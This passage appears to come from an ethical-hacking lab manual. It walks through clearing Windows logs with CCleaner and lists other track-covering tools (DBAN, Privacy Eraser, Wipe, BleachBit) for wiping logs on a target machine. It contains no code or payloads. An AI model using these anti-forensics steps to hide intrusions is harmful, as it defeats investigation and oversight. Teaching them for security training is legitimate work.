
8. Patching up your PC... message appears, wait for it to complete.



9. After the cleaning completes, **Your PC now feels like a superstar** message appears, as shown in the screenshot.



10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.



11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.

12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.

13. You can also use other track-covering tools such as **DBAN** (<https://dban.org>), **Privacy Eraser** (<https://www.cybertronsoft.com>), **Wipe** (<https://privacyroot.com>), and **BleachBit** (<https://www.bleachbit.org>) to clear logs on the target machine.

14. Close all open windows and document all the acquired information.